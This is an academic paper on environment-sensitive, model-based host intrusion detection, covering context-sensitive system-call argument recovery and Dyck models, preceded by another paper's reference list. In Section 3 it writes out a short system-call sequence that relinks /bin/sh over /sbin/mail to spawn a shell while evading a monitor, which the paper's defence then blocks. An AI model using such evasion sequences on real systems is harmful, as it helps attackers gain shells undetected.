28. R. Sekar, A. Gupta, J. Frullo, T. Shanbhag, A. Tiwari, H. Yang, and S. Zhou, *Specification based anomaly detection: a new approach for detecting network intrusions*, ACM Computer and Communication Security Conference, 2002.
29. skape, *Understanding Windows Shellcode*, http://www.hick.org/code/skape/papers/win32-shellcode.pdf
30. A. Somayaji, S. Forrest, *Automated Response Using System-Call Delays*, 9th Usenix Security Symposium, 2000.
31. Kymie M. C. Tan, and Roy A. Maxion, *"Why 6?" Defining the Operational Limits of Stide, an Anomaly-Based Intrusion Detector*, IEEE Symposium on Security and Privacy 2002.
32. Kymie M. C. Tan, Kevin S. Killourhy, and Roy A. Maxion, *Undermining an Anomaly-Based Intrusion Detection System Using Common Exploits*, RAID 2002
33. Thomas Toth, Christopher Krugel, *Accurate Buffer Overflow Detection via Abstract Payload Execution*, RAID 2002.
34. P. Uppuluri and R. Sekar, *Experiences with Specification-Based Intrusion Detection*, RAID 2001
35. D. Wagner and P. Soto, *Mimicry Attacks on Host-Based Intrusion Detection Systems*, ACM Conference on Computer and Communications Security, 2002.
36. D. Wagner and D. Dean, *Intrusion Detection via Static Analysis*, IEEE Symposium on Security and Privacy, 2001.
37. Christina Warrender, Stephanie Forrest, and Barak Pearlmutter, *Detecting intrusions using system calls: alternative data models*, IEEE Symposium on Security and Privacy, 1999.
38. A. Wespi, M. Dacier and H. Debar, *Intrusion detection using variable-length audit trail patterns*, RAID, 2000.
39. Matthew M. Williamson, *Throttling Viruses: Restricting propagation to defeat malicious mobile code*, ACSAC 2002.
40. Haizhi Xu, Wenliang Du and Steve J. Chapin, *Context Sensitive Anomaly Monitoring of Process Control Flow to Detect Mimicry Attacks and Impossible Paths*, RAID 2004.

Environment-Sensitive Intrusion Detection

Jonathon T. Giffin[1], David Dagon[2], Somesh Jha[1], Wenke Lee[2], and Barton P. Miller[1]

[1] Computer Sciences Department, University of Wisconsin
{giffin, jha, bart}@cs.wisc.edu
[2] College of Computing, Georgia Institute of Technology
{dagon, wenke}@cc.gatech.edu

Abstract. We perform host-based intrusion detection by constructing a model from a program's binary code and then restricting the program's execution by the model. We improve the effectiveness of such model-based intrusion detection systems by incorporating into the model knowledge of the environment in which the program runs, and by increasing the accuracy of our models with a new data-flow analysis algorithm for context-sensitive recovery of static data.

The environment—configuration files, command-line parameters, and environment variables—constrains acceptable process execution. Environment dependencies added to a program model update the model to the current environment at every program execution.

Our new static data-flow analysis associates a program's data flows with specific calling contexts that use the data. We use this analysis to differentiate system-call arguments flowing from distinct call sites in the program.

Using a new average reachability measure suitable for evaluation of call-stack-based program models, we demonstrate that our techniques improve the precision of several test programs' models from 76% to 100%.

Keywords: model-based anomaly detection, Dyck model, static binary analysis, static data-flow analysis.

1 Introduction

A host-based intrusion detection system (HIDS) monitors a process' execution to identify potentially malicious behavior. In a model-based anomaly HIDS or behavior-based HIDS [3], deviations from a precomputed model of expected behavior indicate possible intrusion attempts. An execution monitor verifies a stream of events, often system calls, generated by the executing process. The monitor rejects event streams deviating from the model. The ability of the system to detect attacks with few or zero false alarms relies entirely upon the precision of the model.

Static analysis builds an execution model by analyzing the source or binary code of the program [5, 20, 10, 14]. Traditionally, static analysis algorithms are conservative and produce models that overapproximate correct execution. In particular, previous statically constructed models allowed execution behaviors possible in any execution environment. Processes often read the environment—configuration files, command-line parameters, and environment variables known at process load time and fixed for the entire execution of the process. The environment can significantly constrain a process'

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 185–206, 2006.

execution, disabling entire blocks of functionality and restricting the process' access. If the process can generate the language of event sequences L_e given the current environment e, then previous program models constructed from static analysis accepted the language $L_s = \cup_{i \in E} L_i$ for E the set of all possible environments. L_s is a superset of L_e and may contain system call sequences that cannot be generated by correct execution in environment e.

These overly general models may fail to detect attacks. For example, versions of the OpenSSH secure-shell server prior to 3.0.2 had a design error that allowed users to alter the execution of the root-level login process [19]. If the configuration file setting "uselogin" was disabled, then the ssh server disabled the vulnerable code. However, an attacker who has subverted the process can bypass the "uselogin" checks by directly executing the vulnerable code. Previous statically constructed models allowed all paths in the program, including the disabled path. By executing the disabled code, the attacker can undetectably execute root-level commands.

In this paper, we make statically constructed program models sensitive to the execution environment. An *environment-sensitive* program model restricts process execution behavior to only the behavior correct in the current environment. The model accepts a limited language of event sequences L_v, where $L_e \subseteq L_v \subseteq L_s$. Event sequences that could not be correctly generated in the current environment are detected as intrusive, even if those sequences are correct in some other environment. In the OpenSSH example, if "uselogin" was disabled, then the model disallows system calls and system-call arguments reachable only via the vulnerable code paths. The model detects an entire class of evasion attacks that manipulate environment data, as described in Sect. 7.4.

Environment dependencies characterize how execution behavior depends upon environment values. Similar to def-use relations in static data-flow analysis [15], an environment dependency relates values in the environment, such as "uselogin", to values of internal program variables. When an environment-sensitive HIDS loads a program model for execution enforcement, it customizes the model to the current environment based upon these dependencies. In this paper, we manually identify dependencies. Our long-term goal is to automate this procedure, and in Sect. 5.3 we postulate that automated identification will not be an onerous task.

Environment sensitivity works best with system-call argument analysis. Our static analyzer includes powerful data-flow analysis to recover statically known system-call arguments. Different execution paths in a program may set a system-call argument differently. Our previous data-flow analysis recovered argument values without calling context, in that the analysis algorithm ignored the association between an argument value and the call site that set that value [9, 10]. In this work, we encode calling context with argument values to better model the correct execution behavior of a program. A system-call argument value observed at runtime must match the calling context leading up to the system call. Additionally, the data-flow analysis now crosses shared object boundaries, enabling static analysis of dynamically-linked executables.

Although environment-sensitive program modeling is the primary focus of our work, we make an additional contribution: a new evaluation metric. The existing standard metric measuring model precision, average branching factor, poorly evaluates models that monitor a program's call stack in addition to the system-call stream [5, 8]. We

instead use context-free language reachability to move forward through stack events to discover the next set of actual system calls reachable from the current program location. Our new *average reachability measure* fairly evaluates the precision of program models that include function call and return events. Using the average reachability measure, we demonstrate the value of whole-program data-flow analysis and environment-sensitive models. On four test programs, we improved the precision of context-sensitive models from 76% to 100%.

In summary, we believe that this paper makes the following contributions:

- Static model construction of dynamically-linked executables. In particular, the static analyzer continues data-flow analysis across shared-object boundaries by learning the API by which programs call library code, as described in Sect. 4.1.
- Context-sensitive encoding of recovered system-call arguments, detailed in Sect. 4.2. Combined with whole-program analysis, this technique improved argument recovery by 61% to 100% in our experiments.
- A formal definition of environment-sensitive program models and methods to encode environment dependencies into statically constructed program models. Environment sensitivity and static system-call argument recovery improved the precision of program models by 76% to 100%. Section 5 presents this work.
- An extension to the commonly-used average branching factor metric suitable for program models that require update events for function calls and returns (Sect. 6). The average reachability measure provides a fairer comparison of call-stack-based models and other models that do not monitor the call stack.

2 Related Work

In 1994, Fix and Schneider added execution environment information to a programming logic to make program specifications more precise [7]. The logic better specified how a program would execute, allowing for more precise analysis of the program in a proof system. Their notion of environment was general, including properties such as scheduler behavior. We are proposing a similar idea: use environment information to more precisely characterize expected program behavior in a program model. As our models describe safety properties that must not be violated, we focus on environment aspects that can constrain the safety properties.

Chinchani *et al*. instrumented C source-code with security checks based upon environment information [1]. Their definition of environment primarily encompassed low-level properties of the physical machine on which a process executes. For example, knowing the number of bits per integer allowed the authors to insert code into a program to prevent integer overflows. This approach is specific to known exploit vectors and requires source-code editing, making it poorly suited for our environment-sensitive intrusion detection.

One aspect of our current work uses environment dependencies and static analysis to limit allowed values to system-call arguments. This specific problem has received prior attention.

Static analysis can identify constant, statically known arguments. While extracting execution models from C source code, Wagner and Dean identified arguments known




Fig. 1. Prior static argument recovery. Argument values recovered along different execution paths join together when the execution paths converge. (A) The association between a specific argument value and an execution path is lost. (B) If an argument value cannot be statically recovered on any execution path leading to a system call, all other recovered values must be discarded. The argument is completely unconstrained.

statically [20]. In earlier work, we used binary code analysis to recover arguments in SPARC executables [9, 10]. These efforts suffered from several problems:

- Earlier binary data-flow analysis required statically-linked executables. In this paper, we use data-flow analysis to learn the API for a shared object. When analyzing an executable, we continue data-flow analysis anywhere the library API is used.
- Values recovered were not sensitive to calling context. This forces two inaccuracies. First, the association between a system-call argument value and the execution path using that value is lost (Fig. 1A). An attacker could undetectably use a value recovered on one execution path on any other execution path to the same system call. Second, if any execution path set an argument in a way not recoverable statically, all values recovered along all other execution paths must be discarded for the analysis to be safe (Fig. 1B). Our current work avoids these two inaccuracies by encoding calling context with recovered values.
- Static analysis cannot recover values set dynamically. In this paper, we make a distinction between dynamic values set at load time and values set by arbitrary user input. Environment dependencies augment static analysis and describe how values set when the operating system loads a process flow to system-call arguments.

Dynamic analysis learns a program model by generalizing behavior observed during a training phase. Kruegel *et al*. [13] and Sekar *et al*. [16] used dynamic analysis to learn constraints for system-call arguments. These constraints will include values from the environment that are used as part of a system-call argument, which forces a tradeoff. The training phase could modify environment values to learn a general model, but such a model fails to constrain later execution to the specific environment. Conversely, training could use only the current environment. If the environment ever changes, however, then the model no longer characterizes correct execution and retraining becomes necessary. By including environment dependencies described in this paper, learning could be done only for arguments not dependent upon the environment. Environment dependencies

would resolve the remaining arguments to the current environment every time the model was subsequently loaded.

Environment-sensitive models are well suited to the model-carrying code execution design. Sekar *et al*. proposed that unknown, untrusted executables can include models of their execution [16]. A consumer of the executable can use a model checker to verify that the model does not violate their security policy and an execution monitor to limit the program's execution to that allowed by the model. The code producer must build the program model, but they cannot know any consumer's specific execution environment. To avoid false alarms, the model must be general to suit all possible environments. Such a general model may not satisfy a consumer's security policy. If the code producer adds environment dependencies to the model shipped with the code, the model will automatically adapt to every consumer's unique environment. With the environment constraints, the model is increasingly likely to satisfy a consumer's security policy.

3 Overview

Model-based anomaly detection has two phases: construction of the program model and execution enforcement using the model. Environment sensitivity affects both phases. Figure 2 shows the overall architecture of our system, including how environment information is used in each phase. Analysis, at the left, occurs once per program or shared object. The global model builder assembles all execution models into the single, whole-program model. The panel on the right, execution monitoring, occurs every time the program is loaded for execution.

The static analyzer builds a model of expected execution by reconstructing and analyzing control flows in a binary executable. The control flow model that we construct is the Dyck model, a context-sensitive model that uses a finite-state machine to enforce ordering upon system-call events as well as correct function call and return behavior [10]. The static analyzer encodes environment dependencies into the Dyck model.




Fig. 2. Architecture

```
 1 void parse_args(int argc, char **argv) {
 2   char *tn = tempnam(getenv("TMP"), "Mx");
 3   int execmode = 1;
 4   char c;
 5
 6   unlink("/home/user/tmpfile");
 7   while ((c = getopt(argc, argv, "L:")) != -1)
 8     switch (c) {
 9       case 'L':
10         execmode = 0;
11         unlink(tn);
12         link(optarg, tn);
13         break;
14     }
15
16   if (execmode)
17     exec("/sbin/mail");
18 }
```

Fig. 3. Example code, with calls to C library system-call wrapper functions in boldface. Although we analyze SPARC binary code, we show C source code for readability. For conciseness, we omit error-handling code commonly required when calling C library functions.




Fig. 4. A finite-state machine model of the code. System calls include argument restrictions identified by static data-flow analysis.

Environment dependencies describe the relationship between a value in the execution environment and a variable in the program, as detailed further in Sect. 5.

A separate process, the runtime monitor, only allows process execution that matches the program model. The monitor resolves environment dependencies in the Dyck model given the actual environment in which the process is about to execute. By parsing the program's command line, its configuration files, and the system's environment variables, the monitor knows the execution environment when the operating system loads the program. It prunes portions of the model corresponding to code unreachable in the current environment by determining the directions that branches dependent upon the environment will take. It similarly propagates environment values along dependencies to update system-call argument constraints before the monitored process begins execution. The model used for execution verification thus enforces restrictions arising from environment dependencies.

Consider the example function in Fig. 3. Although the figure shows C source code for readability, we analyze SPARC binary code in our experiments. This code uses environment information in ways similar to many real programs. The `getenv` call in line 2 returns the value of the environment variable `TMP`, which typically specifies the system's directory for temporary files. The returned directory name is used by the `tempnam` call to construct a filename in the temporary directory. The filename is used by the **link** and **unlink** system calls in lines 11 and 12. The `getopt` function call in line 7 parses options passed to the program via the command line and sets the value of the C library global variable `optarg`. The option "–L" requires one argument, `optarg`, that is passed as an argument to **link** at line 12. If the command line contains the "–L" option, the case statement at line 9 will execute and the **exec** at line 17 will not execute. If "–L" is not present, then the opposite holds: the **exec** will execute but the code inside the case statement will be skipped.

Figure 4 shows the finite-state machine model constructed for *parse_args* using earlier static analysis methods [9, 10]. This model overapproximates the correct execution of the function:

- The argument to both **unlink** calls is unconstrained, so an attacker could undetectably delete any file in a directory to which the process holds write access. The arguments are not statically recovered because the **unlink** at line 11 depends upon a dynamic value, the environment variable `TMP`. Both **unlink** calls target the same C library system-call wrapper function. Data-flow analysis of the system-call argument will join the values propagating from both call sites, as in Fig. 1B. Joining the statically recovered value from line 6 with the unknown value from line 11 forces the analyzer to discard the known value.
- Both arguments to **link** are unconstrained because they are computed dynamically from the execution environment.
- The two system calls inside the case statement and the **exec** system call are always accepted. In particular, all three calls would be accepted together. The branch correlation that forces *either* the case statement or the **exec** to execute has been lost.

At first glance, the **exec** call appears safe because static analysis can constrain its argument value. However, due to the overapproximations in the model described above, the model accepts a sequence of system calls that will execute a shell process. The attack first issues a nop call [21] and then relinks the statically recovered filename to a shell before the **exec** call occurs:

```
unlink(NULL); // Nop call
unlink("/sbin/mail");
link("/bin/sh", "/sbin/mail");
exec("/sbin/mail");
```

Note that the attack requires the initial nop call because the **link** transition in the model is preceded by two **unlink** transitions.

Environment sensitivity and the static argument analysis presented in this paper repair these imprecisions and produce a program model that better represents correct execution. Context-sensitive encoding of system-call arguments will differentiate the values passed from the two unique call sites to the **unlink** system-call wrapper, enabling recovery of the static argument at the line 6 call site even without recovering the argument at line 11. Adding environment dependencies then produces the environment-sensitive model shown in Fig. 5. The model is a template, containing dependencies that must be resolved by the execution monitor.

The monitor instantiates the template model in the current environment. Suppose the environment variable `TMP` is set to `/tmp`. For a command line without "–L", the unreachable case statement code is removed (Fig. 6A). For the command line "`-L /home/user/log`", the monitor will prune the unreachable **exec** call and constrain possible values to the remaining system-call arguments (Fig. 6B). The model better reflects correct execution in the specific environment. In both cases, the model prevents the relinking attack previously described.




Fig. 5. The environment-sensitive model produced by the static analyzer. The model is a template, containing environment dependencies that are resolved when the model is loaded. The symbols `L-` and `L+` are branch predicates that allow subsequent system calls when the command-line parameter "–L" is omitted or present, respectively. The value `[L]` is the parameter value following "–L" on the command line. The value `[TMP]` is the value of the `TMP` environment variable.




Fig. 6. The environment-sensitive model, after the execution monitor has resolved environment dependencies. System-call arguments are encoded with calling context, so different calls to **unlink** enforce different arguments. String arguments are regular expressions. (A) When the command line does not contain "–L", the code processing the option is pruned from the model. (B) When "–L" is present, the **exec** call is unreachable and pruned.

4 System-Call Argument Analysis

Our analyzer attempts to recover system-call arguments that are statically known. It analyzes data flows within program code and into shared object code to determine how arguments may be constrained. The execution monitor enforces restrictions on any recovered system-call arguments and rejects any system call that attempts to use incorrect argument values.

4.1 Learning a Library API

The object code of a program is linked at two distinct times. *Static linking* occurs as part of a compilation process and combines object code to form a single program or shared object file. *Runtime linking* happens every time a program is loaded for execution and links code in separate shared objects with the main executable. Static analyzers inspect object code after static linking but before the final runtime link. Our analyzer simulates

the effects of the runtime link to build models for programs whose code is distributed among shared object files. This model construction has two primary steps.

First, we analyze all shared objects used by a program. We build models for the program code in each shared object and cache the models on disk for future reuse. Our program models include virtual memory addresses of kernel traps and function call sites; however, the addresses used by shared object code are not known until runtime linking occurs. The analyzer performs *symbolic relocation* for shared object code. Each shared object is given its own virtual address space indexed at 0 that is strictly symbolic, and all addresses used in models reside in the symbolic address space. When later enforcing a program model, our execution monitor detects the actual address at which the runtime linker maps shared object code and resolves all symbolic addresses to their actual virtual addresses.

Second, we analyze the binary executable of interest. The executable may call functions that exist in shared object code. Our analyzer simulates the runtime linker's *symbol resolution* to identify the code body targeted by the dynamic function call. It reads the cached model of the shared object's code from disk and incorporates it into the program's execution model.

The separate code analysis performed for each shared object and for the main executable complicates data-flow analysis for system-call argument recovery. System calls generally appear only within C library functions. Frequently, however, the argument values used at those system calls are set by the main executable and passed to the C library through some function in the library's API. Separate analysis of the library code and the main executable code precludes our previous static data-flow analysis from recovering these arguments. The data flow is broken at the library interface.

To remedy this problem, we now perform *whole-program data-flow analysis* to track data flowing between separate statically linked object files. The analyzer first learns the API of a shared object. It initiates data-flow analysis at system-call sites with type information for the call's arguments (e.g. integer argument or string argument). Data-flow analysis follows program control flows in reverse to find the instructions that affect argument values. If any value depends upon a formal argument of a globally visible function, then that function is a part of the API that affects system-call arguments. We cache a *data-flow summary function* [17] that characterizes how data flows from the API function's entry point to the system-call site in the shared object. For example, one summary function for the C library stipulates that the first argument of the function call `unlink` flows through to the first argument of the subsequent **unlink** system call.

When later analyzing an object file that utilizes a learned API, we continue data-flow analysis at all calls to the API. The analyzer attempts to statically recover the value passed to the API call. By composing the cached data-flow summary function with data dependencies to the API call site discovered via object code analysis, we can recover the argument value used at the system call inside the library.

4.2 Context-Sensitive Argument Recovery

Static argument recovery uses data-flow analysis to identify system-call values that are statically known. The analysis recovers arguments using a finite-height lattice of values and an algebra that defines how to combine values in the lattice. The lattice has a bottom

element ($\bot$) that indicates nothing is known about an argument because the argument has not been analyzed. The top element ($\top$) is the most general value and means that an argument could not be determined statically.

Argument values may reach a system call via multiple, different execution paths, as shown in Fig. 1. The algebra of the lattice defines how to compute the value that will flow down the converged execution path. The join operator ($\sqcup$) combines values. Our previous static argument analysis [10] recovered arguments using a standard powerset lattice P. For S the finite set of statically known strings and integers used by the program, lattice values were elements of $D_P = \mathcal{P}(S)$ with $\bot_P = \emptyset$ and $\top_P = S$. The algebra joined arguments with set union: $A \sqcup_P B = A \cup B$ for A and B any lattice values. The value reaching the system-call site is the recovered argument.

Joins in lattice P diminish the precision of the analysis. The set union does not maintain the association between an argument value and the execution path using that value. As a result, an attacker can undetectably use a value recovered on one path on any other execution path reaching the system call. Suppose a program opens both a temporary file with write privileges and a critical file with read-only access. Even if argument recovery can identify all arguments, the calling context is lost. The attacker can use the write privilege from the temporary-file open to open the critical file with write privilege as well.

Worse yet is the effect of values not recovered statically. If an argument cannot be identified on one execution path, it takes the value $\top_P$. At a point of converging execution, such as the entry point of a C library function, the join of $\top_P$ with any recovered value A discards the recovered value because $A \sqcup_P \top_P = \top_P$. This makes intuitive sense: when monitoring execution, the monitor cannot determine when a recovered value should be enforced without knowing the calling context of the value.

We solve this imprecision by extending the lattice domain to include calling context. Our new data-flow analysis annotates the recovered string and integer values with the address of the call site that passes the strings or integers as an argument. Stated differently: we recover values using a *separate* powerset lattice for each calling context. As a data value propagates through a call instruction, the analyzer annotates the value with the return address of the call. We have found that a single call site provides enough context to sufficiently distinguish argument values, although this analysis could be extended to include additional calling context as necessary. Note that the call site annotation is not the call site nearest to the system call, but rather the originating call site where the argument is first set. The originating call site may target any function in the program, including C library calls or arbitrary wrapper functions around library functions.

Data values recovered by our data-flow analysis are pairs (A, c), where $A \in D_P$ is a set of integers or strings as above, and c is the calling context information.

Definition 1. *Let P be the powerset lattice over the set S of all statically-known strings and integers used in the program, as defined above. Let $C = \{c_0, \ldots, c_n\}$ be call site identifiers, with $c_0 = \emptyset$ the special identifier indicating that no context information is known. Let Q be the context-sensitive data-flow lattice defined with domain $D_Q = \mathcal{P}(D_P \times C)$, $\bot_Q = \{(\bot_P, \emptyset)\}$, and $\top_Q = \bigcup_{i=0}^{n} \{(\top_P, c_i)\}$.*




Fig. 7. Static argument recovery with context-sensitive argument values




Fig. 8. The model for the program code of Fig. 3 with context-sensitive argument values. Note that the argument is constrained on the top-most **unlink** transition even though the argument at another **unlink** call site could not be statically determined.

Let $A, B \in D_Q$ *be* $A = \{(A_i, x_i)\}_i$ *and* $B = \{(B_j, y_j)\}_j$ *with* $\forall i : A_i \in D_P, x_i \in C$; $\forall j : B_j \in D_P, y_j \in C$; *and* $x_0 = \emptyset = y_0$. *Define the join operator* $\sqcup_Q$ *as:*

$$A \sqcup_Q B = \{(A_i \sqcup_P B_j, x_i) \,|\, x_i = y_j\} \cup \tag{1}$$

$$\cup\, \{(A_i \sqcup_P B_0, x_i) \,|\, \nexists j \; x_i = y_j\} \cup \{(B_j \sqcup_P A_0, y_j) \,|\, \nexists i \; x_i = y_j\}\,. \tag{2}$$

The join operation of Q maintains calling context information at points of execution path convergence. Part (1) joins values in the powerset lattice P only when those values have identical calling context. Part (2) maintains correctness when joining against a value that does not yet have context: the value may occur in any previously-identified context. The lattice Q improves prior data-flow analysis in two important ways:

1. The convergence of a context-sensitive value with an unrecovered value is non-destructive. The analyzer can continue to propagate the known value with execution context (Fig. 7). Figure 8 shows the model for the example code with context-sensitive arguments. The statically known filename passed to the first call to **unlink** (call site 1 in Fig. 7) constrains that call. Intuitively, we need not discard the recovered context-sensitive value because the monitor, at runtime, can compare the value's context information with the executing process' call stack to determine if the argument restriction should be enforced.
2. When multiple context-sensitive values converge, no information is lost. Distinct calling contexts remain distinct. By preserving context, we can enforce the association between multiple arguments passed to a system call at the same call site. Recall the previous example of opening both a temporary file and a critical file with different access privileges. Since our analysis will annotate both the filename and the access mode at each call site with that site's calling context, an attacker cannot open the critical file with anything other than read-only access.

The monitor enforces an argument restriction only when the execution path followed to the system call contains the call-site address annotating the argument value. The monitor walks the call stack of the process at every system call to identify the calling

context of the system call. If the call-site address that annotates a value exists in the calling context, the monitor enforces the corresponding argument restriction. If no argument was recovered for a particular context, the monitor will not constrain allowed values at runtime.

5 Environment-Sensitive Models

Environment-sensitive intrusion detection further restricts allowed process execution based upon the known, fixed data in the execution environment. Environment-sensitive program models do not include the data directly, but rather encode dependencies to environment data that will be evaluated immediately before the process begins execution.

We first formalize the notions of environment properties and dependencies between the environment and a program.

Definition 2. *The* environment *is program input known at process load time and fixed for the entire execution of the process.*

This includes environment variables, command-line parameters, and configuration file contents. The definition excludes environment variables altered or overwritten during execution. In our measurements, only about 3% of the programs installed with Solaris 8 modify at least one environment variable.

Definition 3. *A* property *of the environment is a single variable, parameter, or configuration setting in a file.*

A property may be present or omitted in the environment, and, if present, may have an associated value. An environment dependency captures the relation between environment properties and the program's execution behavior.

Definition 4. *Let E be the set of all environments containing property x. Let I be the set of all non-environment program inputs. Let $Value(p, d, e, i)$ denote the possibly-infinite set of values program point p may read from data location d given environment e and program input i. An* environment dependency *exists between x and p if*

$$\exists f, d \left[\forall e \in E \ \ \forall i \in I \ \ [Value(p, d, e, i) = f(p, x)] \right] .$$

In words: over all possible executions, a program data value at p depends only upon the value of x. The function f characterizes how the data value depends upon the environment property.

The definition is intuitively similar to the definition of a def-use relation in programming language analysis [15]. The environment defines a data value that is later used by the executing process. Where existing program analyses examine only relations between instructions in the program, we extend the notion of value definition to the environment.

Dependencies are of interest only if they affect program behavior visible to the execution monitor. We focus on two classes of dependencies, both of which are present in the example code of Fig. 3. *Control-flow dependencies* exist at program branches where the branch direction followed depends upon an environment property. *Data-flow dependencies* occur when a visible data value, such as a system-call argument, is dependent upon the environment. The value of the environment property flows to the system-call argument.

5.1 Control-Flow Dependencies

Control-flow dependencies restrict allowed execution paths based upon the values of the environment. The variable tested at a program branch may be dependent upon an environment property. For example, the `if` statement of line 16 guards the **exec** call so that it executes only when "–L" is omitted from the command line. The program's data variable used in the branch test is dependent upon "–L", as in Definition 4. As an immediate consequence, the branch direction followed depends upon "–L". Similarly, the `switch` statement at line 8 has an environment control-flow dependency upon "–L" and will execute the `case` at line 9 only when "–L" is present.

The static analyzer can encode control-flow dependencies into the Dyck model with predicate transitions. Figure 9 shows the model of Fig. 8 with predicate transitions characterizing the environment dependency. The predicate `L-` is satisfied only when the command line does not contain "–L". Likewise, `L+` is satisfied when "–L" is present.

The execution monitor evaluates predicate transitions when loading the model for a program about to execute. Predicates satisfied by the environment become ϵ-transitions. An ϵ-transition is transparent and allows all events following the transition. Conversely, the monitor deletes edges with predicates that are not satisfied by the environment, as legitimate process execution cannot follow that path. If the command line passed to the example code of Fig. 3 does not contain "–L", then the `L-` transition in Fig. 9 will allow the subsequent **exec** and the `L+` transition will be removed to prevent the model from accepting the following **unlink** and **link** calls.

5.2 Data-Flow Dependencies

System-call argument values may also depend upon environment properties. In particular, programs frequently use environment values when computing strings passed to system calls as filenames. These values can significantly restrict the allowed access of the process, and hence an attacker that has subverted the process. In the example code




Fig. 9. Dyck model with environment branch dependencies. The symbols `L-` and `L+` are branch predicates that allow subsequent system calls when the command-line parameter "–L" is omitted or present, respectively.

(Fig. 3), the environment variable `TMP` gives the system temporary directory used as the prefix to the filename argument of lines 11 and 12. The property constrains the **unlink** at line 11 so that the only files it could remove are temporary files. The parameter to the command-line property "–L" fully defines the filename passed as the first argument to **link**. Many real-world programs exhibit similar behavior. The Apache web server, for example, uses the command-line property "–d" to specify the server's root directory [11].

Environment data-flow dependencies augment existing system-call arguments recovered using techniques from Sect. 4. Figure 5 adds argument dependencies to the previous model of Fig. 9. A bracketed environment property indicates that the argument is simply a template value and must be instantiated with the actual value of the property at program load time.

Figure 5 is the completed environment-sensitive Dyck model with context-sensitive argument encoding. When the program of Fig. 3 is loaded for execution, the monitor reads the current environment and instantiates the model in that environment. Template argument values are replaced with the actual values of the environment properties upon with the argument depends. The final, instantiated models appear in Fig. 6, as described in Sect. 3.

5.3 Dependency Identification

This paper aims to demonstrate the value of environment-sensitive intrusion detection and does not yet consider the problem of automated dependency identification. We assume that environment dependencies have been precomputed or manually specified.

